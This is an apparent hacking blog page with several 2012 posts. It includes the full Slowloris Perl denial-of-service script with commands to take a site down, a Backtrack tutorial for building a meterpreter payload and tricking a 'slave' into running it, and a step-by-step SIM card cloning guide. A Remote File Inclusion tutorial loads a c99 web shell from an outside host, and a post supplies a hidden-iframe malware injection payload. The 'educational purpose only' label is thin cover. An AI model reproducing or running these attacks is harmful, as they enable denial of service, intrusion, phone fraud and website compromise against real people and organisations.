Pages

Showing posts with label Advanced. Show all posts

Saturday, November 10, 2012

DDos attack with slowloris in backtrack 5 r3

DDOS ATTACK WITH BACKTRACK R3 using SLOWLoPRIS

(EDUCATIONAL PURPOSE ONLY) 


Commands

Download Script

cd Directory

chmod +x slowloris.pl

perl ./slowloris -dns www.site.com -port 80 -timeout 1 -num 1000 -cache

Wait....


Goto Browser then Type Your site (Get Down..!)


SCRIPT OF Slowloris.pl


#!/usr/bin/perl -w
use strict;
use IO::Socket::INET;
use IO::Socket::SSL;
use Getopt::Long;
use Config;

$SIG{'PIPE'} = 'IGNORE'; #Ignore broken pipe errors

print <<EOTEXT;
CCCCCCCCCCOOCCOOOOO888\@8\@8888OOOOCCOOO888888888\@\@\@\@\@\@\@\@\@8\@8\@\@\@\@888OOCooocccc::::
CCCCCCCCCCCCCCCOO888\@888888OOOCCCOOOO888888888888\@88888\@\@\@\@\@\@\@888\@8OOCCoococc:::
CCCCCCCCCCCCCCOO88\@\@888888OOOOOOOOOO8888888O88888888O8O8OOO8888\@88\@\@8OOCOOOCoc::
CCCCooooooCCCO88\@\@8\@88\@888OOOOOOO88888888888OOOOOOOOOOCCCCCOOOO888\@8888OOOCc::::
CooCoCoooCCCO8\@88\@8888888OOO888888888888888888OOOOCCCooooooooCCOOO8888888Cocooc:
ooooooCoCCC88\@88888\@888OO8888888888888888O8O8888OOCCCooooccccccCOOOO88\@888OCoccc
ooooCCOO8O888888888\@88O8OO88888OO888O8888OOOO88888OCocoococ::ccooCOO8O888888Cooo
oCCCCCCO8OOOCCCOO88\@88OOOOOO8888O888OOOOOCOO88888O8OOOCooCocc:::coCOOO888888OOCC
oCCCCCOOO88OCooCO88\@8OOOOOO88O888888OOCCCCoCOOO8888OOOOOOOCoc::::coCOOOO888O88OC
oCCCCOO88OOCCCCOO8\@\@8OOCOOOOO8888888OoocccccoCO8O8OO88OOOOOCc.:ccooCCOOOO88888OO
CCCOOOO88OOCCOOO8\@888OOCCoooCOO8888Ooc::...::coOO88888O888OOo:cocooCCCCOOOOOO88O
CCCOO88888OOCOO8\@\@888OCcc:::cCOO888Oc..... ....cCOOOOOOOOOOOc.:cooooCCCOOOOOOOOO
OOOOOO88888OOOO8\@8\@8Ooc:.:...cOO8O88c. . .coOOO888OOOOCoooooccoCOOOOOCOOOO
OOOOO888\@8\@88888888Oo:. . ...cO888Oc.. :oOOOOOOOOOCCoocooCoCoCOOOOOOOO
COOO888\@88888888888Oo:. .O8888C: .oCOo. ...cCCCOOOoooooocccooooooooCCCOO
CCCCOO888888O888888Oo. .o8Oo. .cO88Oo: :. .:..ccoCCCooCooccooccccoooooCCCC
coooCCO8\@88OO8O888Oo:::... .. :cO8Oc. . ..... :. .:ccCoooooccoooocccccooooCCC
:ccooooCO888OOOO8OOc..:...::. .co8\@8Coc::.. .... ..:cooCooooccccc::::ccooCCooC
.:::coocccoO8OOOOOOC:..::....coCO8\@8OOCCOc:... ....:ccoooocccc:::::::::cooooooC
....::::ccccoCCOOOOOCc......:oCO8\@8\@88OCCCoccccc::c::.:oCcc:::cccc:..::::coooooo
.......::::::::cCCCCCCoocc:cO888\@8888OOOOCOOOCoocc::.:cocc::cc:::...:::coocccccc
...........:::..:coCCCCCCCO88OOOO8OOOCCooCCCooccc::::ccc::::::.......:ccocccc:co
.............::....:oCCoooooCOOCCOCCCoccococc:::::coc::::....... ...:::cccc:cooo
..... ............. .coocoooCCoco:::ccccccc:::ccc::.......... ....:::cc::::coC
. . ... .... .. .:cccoCooc:.. ::cccc:::c:.. ......... ......::::c:cccco
. .. ... .. .. .. ..:...:cooc::cccccc:..... ......... .....:::::ccoocc
. . .. ..::cccc:.::ccoocc:. ........... .. . ..:::.:::::::ccco
Welcome to Slowloris - the low bandwidth, yet greedy and poisonous HTTP client
EOTEXT

my ( $host, $port, $sendhost, $shost, $test, $version, $timeout, $connections );
my ( $cache, $httpready, $method, $ssl, $rand, $tcpto );
my $result = GetOptions(
'shost=s' => \$shost,
'dns=s' => \$host,
'httpready' => \$httpready,
'num=i' => \$connections,
'cache' => \$cache,
'port=i' => \$port,
'https' => \$ssl,
'tcpto=i' => \$tcpto,
'test' => \$test,
'timeout=i' => \$timeout,
'version' => \$version,
);

if ($version) {
print "Version 0.7\n";
exit;
}

unless ($host) {
print "Usage:\n\n\tperl $0 -dns [www.example.com] -options\n";
print "\n\tType 'perldoc $0' for help with options.\n\n";
exit;
}

unless ($port) {
$port = 80;
print "Defaulting to port 80.\n";
}

unless ($tcpto) {
$tcpto = 5;
print "Defaulting to a 5 second tcp connection timeout.\n";
}

unless ($test) {
unless ($timeout) {
$timeout = 100;
print "Defaulting to a 100 second re-try timeout.\n";
}
unless ($connections) {
$connections = 1000;
print "Defaulting to 1000 connections.\n";
}
}

my $usemultithreading = 0;
if ( $Config{usethreads} ) {
print "Multithreading enabled.\n";
$usemultithreading = 1;
use threads;
use threads::shared;
}
else {
print "No multithreading capabilites found!\n";
print "Slowloris will be slower than normal as a result.\n";
}

my $packetcount : shared = 0;
my $failed : shared = 0;
my $connectioncount : shared = 0;

srand() if ($cache);

if ($shost) {
$sendhost = $shost;
}
else {
$sendhost = $host;
}
if ($httpready) {
$method = "POST";
}
else {
$method = "GET";
}

if ($test) {
my @times = ( "2", "30", "90", "240", "500" );
my $totaltime = 0;
foreach (@times) {
$totaltime = $totaltime + $_;
}
$totaltime = $totaltime / 60;
print "This test could take up to $totaltime minutes.\n";

my $delay = 0;
my $working = 0;
my $sock;

if ($ssl) {
if (
$sock = new IO::Socket::SSL(
PeerAddr => "$host",
PeerPort => "$port",
Timeout => "$tcpto",
Proto => "tcp",
)
)
{
$working = 1;
}
}
else {
if (
$sock = new IO::Socket::INET(
PeerAddr => "$host",
PeerPort => "$port",
Timeout => "$tcpto",
Proto => "tcp",
)
)
{
$working = 1;
}
}
if ($working) {
if ($cache) {
$rand = "?" . int( rand(99999999999999) );
}
else {
$rand = "";
}
my $primarypayload =
"GET /$rand HTTP/1.1\r\n"
. "Host: $sendhost\r\n"
. "User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.503l3; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; MSOffice 12)\r\n"
. "Content-Length: 42\r\n";
if ( print $sock $primarypayload ) {
print "Connection successful, now comes the waiting game...\n";
}
else {
print
"That's odd - I connected but couldn't send the data to $host:$port.\n";
print "Is something wrong?\nDying.\n";
exit;
}
}
else {
print "Uhm... I can't connect to $host:$port.\n";
print "Is something wrong?\nDying.\n";
exit;
}
for ( my $i = 0 ; $i <= $#times ; $i++ ) {
print "Trying a $times[$i] second delay: \n";
sleep( $times[$i] );
if ( print $sock "X-a: b\r\n" ) {
print "\tWorked.\n";
$delay = $times[$i];
}
else {
if ( $SIG{__WARN__} ) {
$delay = $times[ $i - 1 ];
last;
}
print "\tFailed after $times[$i] seconds.\n";
}
}

if ( print $sock "Connection: Close\r\n\r\n" ) {
print "Okay that's enough time. Slowloris closed the socket.\n";
print "Use $delay seconds for -timeout.\n";
exit;
}
else {
print "Remote server closed socket.\n";
print "Use $delay seconds for -timeout.\n";
exit;
}
if ( $delay < 166 ) {
print <<EOSUCKS2BU;
Since the timeout ended up being so small ($delay seconds) and it generally
takes between 200-500 threads for most servers and assuming any latency at
all... you might have trouble using Slowloris against this target. You can
tweak the -timeout flag down to less than 10 seconds but it still may not
build the sockets in time.
EOSUCKS2BU
}
}
else {
print
"Connecting to $host:$port every $timeout seconds with $connections sockets:\n";

if ($usemultithreading) {
domultithreading($connections);
}
else {
doconnections( $connections, $usemultithreading );
}
}

sub doconnections {
my ( $num, $usemultithreading ) = @_;
my ( @first, @sock, @working );
my $failedconnections = 0;
$working[$_] = 0 foreach ( 1 .. $num ); #initializing
$first[$_] = 0 foreach ( 1 .. $num ); #initializing
while (1) {
$failedconnections = 0;
print "\t\tBuilding sockets.\n";
foreach my $z ( 1 .. $num ) {
if ( $working[$z] == 0 ) {
if ($ssl) {
if (
$sock[$z] = new IO::Socket::SSL(
PeerAddr => "$host",
PeerPort => "$port",
Timeout => "$tcpto",
Proto => "tcp",
)
)
{
$working[$z] = 1;
}
else {
$working[$z] = 0;
}
}
else {
if (
$sock[$z] = new IO::Socket::INET(
PeerAddr => "$host",
PeerPort => "$port",
Timeout => "$tcpto",
Proto => "tcp",
)
)
{
$working[$z] = 1;
$packetcount = $packetcount + 3; #SYN, SYN+ACK, ACK
}
else {
$working[$z] = 0;
}
}
if ( $working[$z] == 1 ) {
if ($cache) {
$rand = "?" . int( rand(99999999999999) );
}
else {
$rand = "";
}
my $primarypayload =
"$method /$rand HTTP/1.1\r\n"
. "Host: $sendhost\r\n"
. "User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.503l3; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; MSOffice 12)\r\n"
. "Content-Length: 42\r\n";
my $handle = $sock[$z];
if ($handle) {
print $handle "$primarypayload";
if ( $SIG{__WARN__} ) {
$working[$z] = 0;
close $handle;
$failed++;
$failedconnections++;
}
else {
$packetcount++;
$working[$z] = 1;
}
}
else {
$working[$z] = 0;
$failed++;
$failedconnections++;
}
}
else {
$working[$z] = 0;
$failed++;
$failedconnections++;
}
}
}
print "\t\tSending data.\n";
foreach my $z ( 1 .. $num ) {
if ( $working[$z] == 1 ) {
if ( $sock[$z] ) {
my $handle = $sock[$z];
if ( print $handle "X-a: b\r\n" ) {
$working[$z] = 1;
$packetcount++;
}
else {
$working[$z] = 0;
#debugging info
$failed++;
$failedconnections++;
}
}
else {
$working[$z] = 0;
#debugging info
$failed++;
$failedconnections++;
}
}
}
print
"Current stats:\tSlowloris has now sent $packetcount packets successfully.\nThis thread now sleeping for $timeout seconds...\n\n";
sleep($timeout);
}
}

sub domultithreading {
my ($num) = @_;
my @thrs;
my $i = 0;
my $connectionsperthread = 50;
while ( $i < $num ) {
$thrs[$i] =
threads->create( \&doconnections, $connectionsperthread, 1 );
$i += $connectionsperthread;
}
my @threadslist = threads->list();
while ( $#threadslist > 0 ) {
$failed = 0;
}
}

__END__

=head1 TITLE

Slowloris

=head1 VERSION

Version 0.7 Beta

=head1 DATE

06/17/2009

=head1 AUTHOR

RSnake <h@ckers.org> with threading from John Kinsella

=head1 ABSTRACT

Slowloris both helps identify the timeout windows of a HTTP server or Proxy server, can bypass httpready protection and ultimately performs a fairly low bandwidth denial of service. It has the added benefit of allowing the server to come back at any time (once the program is killed), and not spamming the logs excessively. It also keeps the load nice and low on the target server, so other vital processes don't die unexpectedly, or cause alarm to anyone who is logged into the server for other reasons.

=head1 AFFECTS

Apache 1.x, Apache 2.x, dhttpd, GoAhead WebServer, others...?

=head1 NOT AFFECTED

IIS6.0, IIS7.0, lighttpd, nginx, Cherokee, Squid, others...?

=head1 DESCRIPTION

Slowloris is designed so that a single machine (probably a Linux/UNIX machine since Windows appears to limit how many sockets you can have open at any given time) can easily tie up a typical web server or proxy server by locking up all of it's threads as they patiently wait for more data. Some servers may have a smaller tolerance for timeouts than others, but Slowloris can compensate for that by customizing the timeouts. There is an added function to help you get started with finding the right sized timeouts as well.

As a side note, Slowloris does not consume a lot of resources so modern operating systems don't have a need to start shutting down sockets when they come under attack, which actually in turn makes Slowloris better than a typical flooder in certain circumstances. Think of Slowloris as the HTTP equivalent of a SYN flood.

=head2 Testing

If the timeouts are completely unknown, Slowloris comes with a mode to help you get started in your testing:

=head3 Testing Example:

./slowloris.pl -dns www.example.com -port 80 -test

This won't give you a perfect number, but it should give you a pretty good guess as to where to shoot for. If you really must know the exact number, you may want to mess with the @times array (although I wouldn't suggest that unless you know what you're doing).

=head2 HTTP DoS

Once you find a timeout window, you can tune Slowloris to use certain timeout windows. For instance, if you know that the server has a timeout of 3000 seconds, but the the connection is fairly latent you may want to make the timeout window 2000 seconds and increase the TCP timeout to 5 seconds. The following example uses 500 sockets. Most average Apache servers, for instance, tend to fall down between 400-600 sockets with a default configuration. Some are less than 300. The smaller the timeout the faster you will consume all the available resources as other sockets that are in use become available - this would be solved by threading, but that's for a future revision. The closer you can get to the exact number of sockets, the better, because that will reduce the amount of tries (and associated bandwidth) that Slowloris will make to be successful. Slowloris has no way to identify if it's successful or not though.

=head3 HTTP DoS Example:

./slowloris.pl -dns www.example.com -port 80 -timeout 2000 -num 500 -tcpto 5

=head2 HTTPReady Bypass

HTTPReady only follows certain rules so with a switch Slowloris can bypass HTTPReady by sending the attack as a POST verses a GET or HEAD request with the -httpready switch.

=head3 HTTPReady Bypass Example

./slowloris.pl -dns www.example.com -port 80 -timeout 2000 -num 500 -tcpto 5 -httpready

=head2 Stealth Host DoS

If you know the server has multiple webservers running on it in virtual hosts, you can send the attack to a seperate virtual host using the -shost variable. This way the logs that are created will go to a different virtual host log file, but only if they are kept separately.

=head3 Stealth Host DoS Example:

./slowloris.pl -dns www.example.com -port 80 -timeout 30 -num 500 -tcpto 1 -shost www.virtualhost.com

=head2 HTTPS DoS

Slowloris does support SSL/TLS on an experimental basis with the -https switch. The usefulness of this particular option has not been thoroughly tested, and in fact has not proved to be particularly effective in the very few tests I performed during the early phases of development. Your mileage may vary.

=head3 HTTPS DoS Example:

./slowloris.pl -dns www.example.com -port 443 -timeout 30 -num 500 -https

=head2 HTTP Cache

Slowloris does support cache avoidance on an experimental basis with the -cache switch. Some caching servers may look at the request path part of the header, but by sending different requests each time you can abuse more resources. The usefulness of this particular option has not been thoroughly tested. Your mileage may vary.

=head3 HTTP Cache Example:

./slowloris.pl -dns www.example.com -port 80 -timeout 30 -num 500 -cache

=head1 Issues

Slowloris is known to not work on several servers found in the NOT AFFECTED section above and through Netscalar devices, in it's current incarnation. They may be ways around this, but not in this version at this time. Most likely most anti-DDoS and load balancers won't be thwarted by Slowloris, unless Slowloris is extremely distrubted, although only Netscalar has been tested.

Slowloris isn't completely quiet either, because it can't be. Firstly, it does send out quite a few packets (although far far less than a typical GET request flooder). So it's not invisible if the traffic to the site is typically fairly low. On higher traffic sites it will unlikely that it is noticed in the log files - although you may have trouble taking down a larger site with just one machine, depending on their architecture.

For some reason Slowloris works way better if run from a *Nix box than from Windows. I would guess that it's probably to do with the fact that Windows limits the amount of open sockets you can have at once to a fairly small number. If you find that you can't open any more ports than ~130 or so on any server you test - you're probably running into this "feature" of modern operating systems. Either way, this program seems to work best if run from FreeBSD.

Once you stop the DoS all the sockets will naturally close with a flurry of RST and FIN packets, at which time the web server or proxy server will write to it's logs with a lot of 400 (Bad Request) errors. So while the sockets remain open, you won't be in the logs, but once the sockets close you'll have quite a few entries all lined up next to one another. You will probably be easy to find if anyone is looking at their logs at that point - although the DoS will be over by that point too.

=head1 What is a slow loris?

What exactly is a slow loris? It's an extremely cute but endangered mammal that happens to also be poisonous. Check this out:

http://www.youtube.com/watch?v=rLdQ3UhLoD4

Wednesday, May 9, 2012

How to Hack a Bank Account

Security on the Internet is just a dream and you know it. If a hacker wants to do something, he or she can do it. If one system is secure and cannot be hacked, then they will steal the data of someone who has access to it, and then, do the "work" from the inside. Do you think you're safe just because some sites ask you forauthentication?Let me tell you that not even CAPTCHA is secure. Nothing is.

Have you noticed that when you want to do an online transaction the bank site asks you a lot of stuff so that they properly identify you? They go very deep with these questions. Indeed, this is a good thing, otherwise, anybody that would know a little something about you could easily get into your account. This just makes it a little harder for you to be a victim of cyber-fraud, but it does not make it impossible...

Of course, there is the classic way with the hoax site. The hackers get your data by making you visit a clone page of your bank and all the data you enter will be sent to them. But that's for gullible users, you're much smarter than that. Well, so are some hackers. Some browsers store your data, such as passwords, usernames and stuff like that. If you get infected with malware, the data on your PC will be recorded by that certain virus and sent to the hacker without you even knowing it. And sometimes you don't even need to get a virus, you just need to download some JavaScript from some page. Apart from the code that the site requires, it will also have some code that will make the hacker get access to your cookies, thus using them to transfer money, change a password and stuff like that.

It isn't easy for the average Joe to hack your account, but hackers can do it, if they strive hard enough. So what to do? Well, first thing is to be careful what you click on and the second is to deploy good security measures on your computer!

Thursday, March 22, 2012

Hack your friend by using BackTrack 5 | Backtrack 5 tutorial

BackTrack 4 is an penetration testing tool that is run as an live CD , it is an modded form of Linx(Ubuntu) that can be used for hacking.In this tutorial I will show you how to generate payloads in it.


In this tutorial we will be using a useful tool on Backtrack 4 to create a payload which we will then send a slave, the payload created is in exe, once the slave is Social Engineered into running the payload, A meterpreter session will appear to us. We will set it up with a listener on a port, meaning we will have a shell prompt open, waiting for a connection from the slave, once this occurs we have a session, and entry to the victims machine.

Start by opening Bt 4 etc, then scroll to Backtrack, Penetration, Fast-Track, Fast-Track interactive, this will open a prompt like below.

[Image: tut1.png]

Choose option 7, it will then ask what exploit you want to use, choose exploit 2.

[Image: tut2.png]

It will then ask you for an Ip address, you can either enter your own, or the victims, its easier to enter our own (the listener). To obtain your IP on Backtrack 4, open a shall and type ifconfig, your IP appears after inet addr, like below.

[Image: tut3-1.png]

It will then ask you to choose a port for the listener, choose a random port that isnt in use, for this we will use port 4444, and then choose the payload to be compiled in exe format rather than shell script (text). Also choose yes on starting a listener, this basically means a shell will be opened blank, waiting for the slave to run the exe, once run the connection is made, and the listening shell will then spawn the meterpreter session between your and the victims machine.

[Image: tut5.png]

At this point, the payload has been created, and the listener has launched, all you have to do now is locate the payload, I would advise you to rename it, Social Engineer the slave into running it, and then check your listening shell for a connection. If successful you will then have a meterpreter session opened and entry to the victims machine.

Below is the location of the payload you will send.

[Image: tut7.png]

Thursday, March 8, 2012

sim card cloning a brief guide for gsm sim cards hacking -Sundaravel

step 1

First you’ll need the IMSI (International Mobile Subscriber Identifier) number. This string of numbers is usually imprinted on the SIM card itself.
This is an example of an IMSI number:IMSI:429011234567890
An IMSI is usually 15 digits long, but can be one or two digits shorter.

Step 2
Now you have your IMSI number you’ll need the authentication key (Ki), which is unique to your SIM. This number can only be discovered electronically using a SIM duplicator, which is an external device that you will slot the SIM card into.A SIM duplicator is relatively inexpensive – they can be found at around the $10 mark – and can be purchased at multiple locations. A Google search for ‘Super SIM’ will turn up at least several online outlets.

Step 3
When the SIM duplicator is connected to your PC and your SIM card, it will attempt to acquire the Ki number and copy the entire contents. When a new SIM card is placed into the duplicator after this process is complete, that data will be copied and, for all intents and purposes, the new SIM will be identical to the old.
Things You’ll Need:
SIM card
SIM card duplicator


Smart card cloning is easy!
(GSM SIMs)

Talalsrilanka Via TvBlack . . .
The stages• Scan the SIM to extract IMSI (just read it!)
and Ki, the 128 bit key (for COMP128-1
only, so far….)
• Now put the IMSI and Ki into some card
software
• And then copy it into a new SIM card
• We now have a cloned SIM



First we need to read the SIM• A small reader, connected to a serial port.
Home made for $5

 SIM CARD CLONING By Talalsrilanka.
Then we need to find Ki
• We need Ki and IMSI, we can use

Simscan from Dejan’s pages that will
break COMP128-1

Here’s the software• Simscan ready to go
 SIM CARD CLONING By Talalsrilanka.

Now scanning the card
• Searching for the key
 SIM CARD CLONING By Talalsrilanka.

Getting there• The result slowly appears (this one looks
interesting!)

 SIM CARD CLONING By Talalsrilanka. Now we have it!• This was a SIM supplied to delegates at a

meeting, Ki is a bit obvious isn’t it!

 SIM CARD CLONING By Talalsrilanka.  


Now to create the software• Using some more software from the

Internet called KiSsMi we create the
software for the card

We now need to program the SIM
• We use a single chip PIC computer which
is in a SIM shaped package (GOLD
CARD)
• We use a smart card programmer (easily
bought on the Internet)
• And then we program up the card….

The programmer…..
• With the card ready to go
 SIM CARD CLONING By Talalsrilanka.
The software for the programmer• Just load in the software we created with
KiSsMi using VxTools
 SIM CARD CLONING By Talalsrilanka.
And we now have a cloned card• Note: My way is rather long! Many people
sell the equipment cheaply…
• Only works with COMP128-1
• So now please think about changing to a
new algorithm……….

Computer hacking by terrorists -sundaravel

Criminals like terrorists use hacking for high grade safe communication.

1)Email communication with 2 terrorists.
2)Data recovery after DOD  standard data format used by PGP and others.


1)Email communication with 2 terrorists.

on both sides "invisible secrets software" is installed and sender creates a txt file and hides it in jpg file with encription and after double encription in rar (.exe) mode.

recieve open the file with the help of some software and password that given by sender. file will be compiled and open sucessfully.

The software named as invisible secret .

 Invisible Secrets 4

Keep those prying eyes out of your emails and prevent unwanted people from reading your private documents!

Invisible Secrets 4 not only encrypts your data and files for safe keeping or for secure transfer across the net, it also hides them in places that on the surface appear totally innocent, such as picture or sound files, or web pages. These types of files are a perfect disguise for sensitive information. Using our file encryption software nobody, not even your wife, boss, or a hacker would realize that your important papers or letters are stored in your last holiday pictures, or that you use your personal web page to exchange messages or secret documents. With Invisible Secrets 4 - File encryption software you may encrypt and hide files directly from Windows Explorer, and then automatically transfer them by e-mail or via the Internet.
It features strong file encryption algorithms (including AES - Rijndael), a password management solution that stores all your passwords securely and helps you create secure passwords, a shredder that helps you destroy beyond recovery files, folders and internet traces, a locker that allows you to password protect certain applications, the ability to create self-decrypting packages and mail them to your friends or business partners, a tool that allows you to transfer a password securely over the internet, and a cryptboard to help you use the program from Windows Explorer. Invisible Secrets 4 - File encryption software is shell integrated and offers a wizard that guides you through all the necessary steps needed to protect your data. 


2)Data recovery after DOD  standard data format used by PGP and others.

hackers and terrorists use some software and PGP DOD 5.2 standard to delete sesitive data after that we cannot recover the data.

www.symantec.com

Tuesday, March 6, 2012

RFI (Remote File Inclusion) : Website Hacking Tutorial

Remote File Inclusion (RFI) is a type of vulnerability most often found on websites. It allows an attacker to include a remote file, usually through a script on the web server. The vulnerability occurs due to the use of user-supplied input without proper validation. This can lead to something as minimal as outputting the contents of the file, but depending on the severity, to list a few it can lead to:
Code execution on the web server
Code execution on the client-side such as JavaScript which can lead to other attacks such as cross site scripting (XSS).
Denial of Service (DoS)
Data Theft/Manipulation

Lets Start 
1st Step : Find a Vunerable websites using Google Dork

some dork for searching a RFI Vuln website

inurl:index.php?page=” its Most Popular Dork of RFI hacking

This will show all the pages which has “index.php?page=” in their URL, Now to test whether the website is vulnerable to Remote file Inclusion or not the hacker use the following command

www.targetsite.com/index.php?page=www.google.com

see example of this website  http://www.abcd.com

So the hacker url will become

http://www.abcd.com/v2/index.php?page=http://www.google.com

If after executing the command the homepage of the google shows up then then the website is vulnerable to this attack if it does not come up then you should look for a new target. In my case after executing the above command in the address bar Google homepage shows up indicating that the website is vulnerable to this attack.

Now the hacker would upload the shells to gain access. The most common shells used are c99 shell or r57 shell. I would use c99 shell. You can download c99 shell from the link below:

http://www.sh3ll.org/c99.zip

The hacker would first upload the shells to a webhosting site such as ripway.com, viralhosts.com,110mb.com or another free hosts etc.

Now here is how a hacker would execute the shells to gain access. Lets say that the url of the shell is http://www.sh3ll.org/c99.txt?

Now here is how a hacker would execute the following command to gain access

http://www.cbspk.com/v2/index.php?page=http://www.sh3ll.org/c99.txt?


Don't Forget To  add “?” after .txt at the end of url or else the shell will not execute. Now the hacker is inside the website and he could do anything with it

Saturday, February 25, 2012

Top 10 ways to exploit SQL Server Systems

Whether it is through manual poking and prodding or the use of security testing tools, malicious attackers employ a variety of tricks to break into SQL Server systems, both inside and outside your firewall. It stands to reason then, if the hackers are doing it, you need to carry the same attacks to test the security strength of your systems. Here are 10 hacker tricks to gain access and violate systems running SQL Server.

1. Direct connections via the Internet

These connections can be used to attach to SQL Servers sitting naked without firewall protection for the entire world to see (and access). DShield's Port Report shows just how many systems are sitting out there waiting to be attacked. I don't understand the logic behind making a critical server like this directly accessible from the Internet, but I still find this flaw in my assessments, and we all remember the effect the SQL Slammer worm had on so many vulnerable SQL Server systems. Nevertheless, these direct attacks can lead to denial of service, buffer overflows and more.

2. Vulnerability scanning

Vulnerability scanning often reveals weaknesses in the underlying OS, the Web application or the database system itself. Anything from missing SQL Server patches to Internet Information Services (IIS) configuration weaknesses to SNMP exploits can be uncovered by attackers and lead to database server compromise. The bad guys may use open source, home-grown or commercial tools. Some are even savvy enough to carry out their hacks manually from a command prompt. In the interest of time (and minimal wheel spinning), I recommend using commercial vulnerability assessment tools like QualysGuard from Qualys Inc. (for general scanning), WebInspect from SPI Dynamics (for Web application scanning) and Next Generation Security Software Ltd.'s NGSSquirrel for SQL Server (for database-specific scanning). They're easy to use, offer the most comprehensive assessment and, in turn, provide the best results. Figure 1 shows some SQL injection vulnerabilities you may be able to uncover.


Common SQL injection vulnerabilities found using WebInspect.
3. Enumerating the SQL Server Resolution Service

Running on UDP port 1434, this allows you to find hidden database instances and probe deeper into the system. Chip Andrews' SQLPing v 2.5 is a great tool to use to look for SQL Server system(s) and determine version numbers (somewhat). This works even if your SQL Server instances aren't listening on the default ports. Also, a buffer overflow can occur when an overly long request for SQL Servers is sent to the broadcast address for UDP port 1434.

4. Cracking SA passwords

Deciphering SA passwords is also used by attackers to get into SQL Server databases. Unfortunately, in many cases, no cracking is needed since no password has been assigned (Oh, logic, where art thou?!). Yet another use for the handy-dandy SQLPing tool mentioned earlier. The commercial products AppDetective from Application Security Inc. and NGSSQLCrack from NGS Software Ltd. also have this capability.

5. Direct-exploit attacks

Direct attacks using tools such as Metasploit, shown in Figure 2, and its commercial equivalents (CANVAS and CORE IMPACT) are used to exploit certain vulnerabilities found during normal vulnerability scanning. This is typically the silver-bullet hack for attackers penetrating a system and performing code injection or gaining unauthorized command-line access.


SQL Server vulnerability exploitable using Metasploit's MSFConsole.
 6. SQL injection


SQL injection attacks are executed via front-end Web applications that don't properly validate user input. Malformed SQL queries, including SQL commands, can be inserted directly into Web URLs and return informative errors, commands being executed and more. These attacks can be carried out manually -- if you have a lot of time. Once I discover that a server has a potential SQL injection vulnerability, I prefer to perform the follow-through using an automated tool, such as SPI Dynamics' SQL Injector
SPI Dynamics' SQL Injector tool automates the SQL injection process.
7. Blind SQL injection

These attacks go about exploiting Web applications and back-end SQL Servers in the same basic fashion as standard SQL injection. The big difference is that the attacker doesn't receive feedback from the Web server in the form of returned error messages. Such an attack is even slower than standard SQL injection given the guesswork involved. You need a good tool for this situation, and that's where Absinthe, shown in Figure 4, comes in handy.
Absinthe tool takes the pain out of blind SQL injection testing.
  8. Reverse engineering the system

The reverse engineering trick looks for software exploits, memory corruption weaknesses and so on. In this sample chapter from the excellent book Exploiting Software: How to Break Code by Greg Hoglund and Gary McGraw, you'll find a discussion about reverse engineering ploys.

9. Google hacks

Google hacks use the extraordinary power of the Google search engine to ferret out SQL Server errors -- such as "Incorrect syntax near" -- leaking from publicly accessible systems. Several Google queries are available at Johnny Long's Google Hacking Database. (Look in the sections titled Error Messages and Files containing passwords.) Hackers use Google to find passwords, vulnerabilities in Web servers, underlying operating systems, publicly available procedures and more that they can use to further compromise a SQL Server system. Combining these queries with Web site names via Google's 'site:' operator often turns up juicy info you never imagined you could unearth.

10. Perusing Web site source code

Source code can also turn up information that may lead to a SQL Server break in. Specifically, developers may store SQL Server authentication information in ASP scripts to simplify the authentication process. A manual assessment or Google could uncover this information in a split second.

What is an IFrame Injection? Mass IFrame Attack Tutorial


Recently 90000 webpages infected by Iframe Injection attack.  Here i am going to explain what  IFrame Injection is.

What is an IFrame Injection?
Using IFrame tag, The Attackers injects the malware contain website(links) using Cross site Scripting in popular websites.  So if the usual visitors of that popular sites opens the website, it will redirect to malware contain website.  Malware  will be loaded to your computer, now you are infected


What is IFrame Tag?
<Iframe> tag stands for Inline Frame.  It is used to insert contents from another website or server.  That can be useful for building online applications.

IFrame Injection Attack:
Malware Attackers use this IFrame and include the malware websites. They are able to include the webpage one pixel square(You won't able to see it in webpage). Obfuscate the JavaScript that will run automatically from that included page so that it looks something like %6C%20%66%72%61%6D%65%62%6F - leaving no obvious clue that it's malicious.

What an attacker can do with Iframe Injection?
Using Iframe Injection, an attacker can inject advertisements inside any other websites, insert malware infected site links, redirect to malware infected sites and more.

Iframe Injection Tutorial:
1.First of all attacker will find the Vulnerable websites using google dorks.
2. They test the vulnerability by inserting some iframe tag using the url.
3. then insert the Malicious Iframe code inside the webpage.
For Example:
he can insert this code using the url:
<iframe src=”http://malwarewebpages/web.html” width=1 height=1 style=”visibility:hidden;position:absolute”></iframe>

For php webpages:
echo “<iframe src=\”http://malwarewebpages/web.html\” width=1 height=1 style=\”visibility:hidden;position:absolute\”></iframe>”;

Obfuscate javascript
<script>function c102916999516l4956a7e7c979e(l4956a7e7c9b86){… 

4. So if the clients load page, his system will be infected.


